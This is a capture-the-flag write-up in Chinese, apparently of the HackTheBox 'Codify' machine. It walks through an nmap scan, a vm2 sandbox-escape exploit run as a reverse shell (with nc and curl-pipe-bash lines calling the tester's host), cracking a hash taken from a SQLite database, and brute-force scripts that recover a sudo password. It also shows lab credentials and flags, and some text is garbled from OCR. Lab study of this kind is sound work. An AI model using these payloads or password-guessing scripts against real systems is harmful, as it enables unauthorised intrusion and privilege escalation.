
Codify(root放棄)

nmap

```
nmap -sCV 10.10.11.239
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-11 21:24 EST
Nmap scan report for 10.10.11.239
Host is up (0.32s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
                              VERSION
                              OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
    256 0ba4c0cfe23b95aef6f5df7d0c88d6ce (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open http
                              Node.js Express framework
|_http-title: Codify
8080/tcp open http-proxy
  fingerprint-strings:
    DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, SMBF
```

進路web,有留言區,嘗試反彈。

因nmap有掃到is測試shell。失敗




Editor

require('child_process').exec('nc -e sh 10.10.14.45 2233')

Error: Module "child_process" is not allowed

看到有vm2,進去出現github vm2的版本,嘗試找漏洞




At Codify, our mission is to make it easy for a which is why we built this platform to simplify

Our team is made up of experienced develor reliable and secure platform that you can true

Thank you for using Codify, and we hope that

Our code editor is a powerful tool that allows code directly in the browser, making it easy t

The vm2 library is a widely used and trusted causing narm to your system. We take the secode.



https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

```
const {VM} = require("vm2");
const vm = new VM();
const code = `
err = \{\};
const handler = {
   getPrototypeOf(target) {
        (function stack() {
           new Error().stack;
           stack();
        })();
};
const proxiedErr = new Proxy(err, handler);
try {
   throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')
().mainModule.require('child_process').execSync('touch pwned');
console.log(vm.run(code));
```

測試成功..進行反彈Shell

```
const {VM} = require("vm2");
const vm = new VM();
const code = `
err = {};
const handler = {
  getPrototypeOf(target) {
    (function stack() {
       new Error().stack;
       stack();
    })();
  }
};
const proxiedErr = new Proxy(err, handler);
try {
  throw proxiedErr;
} catch ({constructor: c}) {
  c.constructor('return process')().mainModule.require('child_process').execSync('whoami');
}
console.log(vm.run(code));
```

SVC

反彈成功

```
File Actions Edit View Help
onst {VM} = require("vm2");
onst vm = new VM();
                                                                                                                                                     (soil@ Noli)-[~]
    nc -lnyp 223
listening on [any] 2233 ...
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.239] 46812
sh: 0: can't access tty; job control turned off
$ id
uid-1001(svc) gid-1001(svc) groups-1001(svc)
$ whoami
svc
onst code =
rr = {};
onst handler = {
 getPrototypeOf(target) {
    (function stack() {
                                                                                                                                                     new Error()_stack;
       stack();
    })();
\underline{\mathsf{pnst}}\;\underline{\mathsf{proxiedErr}} = \mathsf{new}\;\mathsf{Proxy}(\mathsf{err},\;\mathsf{handler});
 throw proxiedErr;
catch ({constructor: c}) {
 c.constructor ('return \,process') (), \underline{mainModule}. \\ require ('child\_process'). \underline{execSync} ('curl \,http://10.10.14.45/shell.php \,| \,bash'); \\ \\
onsole.log(vm.run(code));
    unsilasy.x.113.00004.unsilasy,,,./var/t10/ilist./u
```

joshua:x:1000:1000:,,,:/home/joshua:/bin/bash

有開3306 SQL查看

```
$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                      State
                                                                                  PID/Program name
          0
                 0 127.0.0.1:3306
                                             0.0.0.0:*
                                                                      LISTEN
tcp
           0
                  0 127.0.0.53:53
                                             0.0.0.0:*
                                                                      LISTEN
                 0 10.10.11.239:4545
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  1197/PM2 v5.3.0: Go
tcp
           0
tcp
           Ø
                 0 127.0.0.1:45895
                                             0.0.0.0:*
                                                                      LISTEN
           0
                  0 0.0.0.0:22
                                             0.0.0.0:*
tcp
                                                                      LISTEN
                                                                                  1197/PM2 v5.3.0: Go
tcp6
           0
                  0 :::8888
                                                                      LISTEN
tcp6
           0
                 0 :::3000
                                             :::*
                                                                      LISTEN
                                                                                  1197/PM2 v5.3.0: Go
           0
tcp6
                 0 :::22
                                                                      LISTEN
           0
                  0 :::80
                                             :::*
                                                                      LISTEN
tcp6
udp
           0
                  0 127.0.0.53:53
                                             0.0.0.0:*
                  0 0.0.0.0:68
           Ø
                                             0.0.0.0:*
udp
$
```

開放不給使用,可能需要一般使用者,因有看到user=root。。。

使用linpeas.sh

/var/www/contact/tickets.db: SQLite 3.x

```
Found: /var/www/contact/tickets.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 17, database pages 5, cookie 0×2, schema 4, UTF-8, version-valid-for 17

Column Contact/

$ cd /var/www/contact/
$ ls
index.js
package.json
package-lock.json
templates
tickets.db
$ sqlite3 tickets.db
select *
select * from users;
Error: near line 1: in prepare, near "select": syntax error (1)
select * from users();
Error: near line 3: in prepare, 'users' is not a function (1)
select * from users
select * from users;
Error: near line 4: in prepare, near "select": syntax error (1)
select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
```

拿到資料。進行爆破

31joshua|\$2a\$12\$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJ17gCUEiYBU2iLHn4G/p/Zw2

```
joshua
spongebobl
```

```
Last togin: Tue Nov 14 12:38:29 2023 from 10.10.14.8/
joshua@codify:~$ id
uid=1000(joshua) gid=1000(joshua) groups=1000(joshua)
joshua@codify:~$ whoami
joshua
joshua@codify:~$ uname -a
Linux codify 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
joshua@codify:~$ ls
user.txt
joshua@codify:~$ cat user.txt
12691aa5fd83dc281ceb7d6d6ef4925a
joshua@codify:~$ □
```

Root提權還是不懂

參考二: https://mywiki.wooledge.org/BashPitfalls?source=post_page-----933488bfbfff------

```
_____
```

```
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False
while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True).stdout

    if "Password confirmed!" in output:
        password += character
```

```
print(password)
    break
else:
    found = True
```

passwd: kljh12k3jhaskjh12kjh3

```
root@codify:~# id
uid=0(root) gid=0(root) groups=0(root)
root@codify:~# whoami
root
root@codify:~# uname -a
Linux codify 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
root@codify:~# cat root.txt
38ce27285ad0e37eb95f7631568c6400
root@codify:~#
```

別人指令.sh

```
password=""
while true; do
    password_check=$(echo "$password" | sudo /opt/scripts/mysql-backup.sh 2>&1 | wc -
1)
    if [ $password check -gt 2 ]
    then
        echo "$password"
        break
    fi
    for char in \{a..z\} \{A..Z\} \{0..9\}; do
        result_number_of_lines=$(echo "$password$char*" | sudo /opt/scripts/mysql-
backup.sh 2>&1 | wc -1)
        if [ $result number of lines -gt 2 ]
        then
            password="$password$char"
            continue
        fi
    done
done
```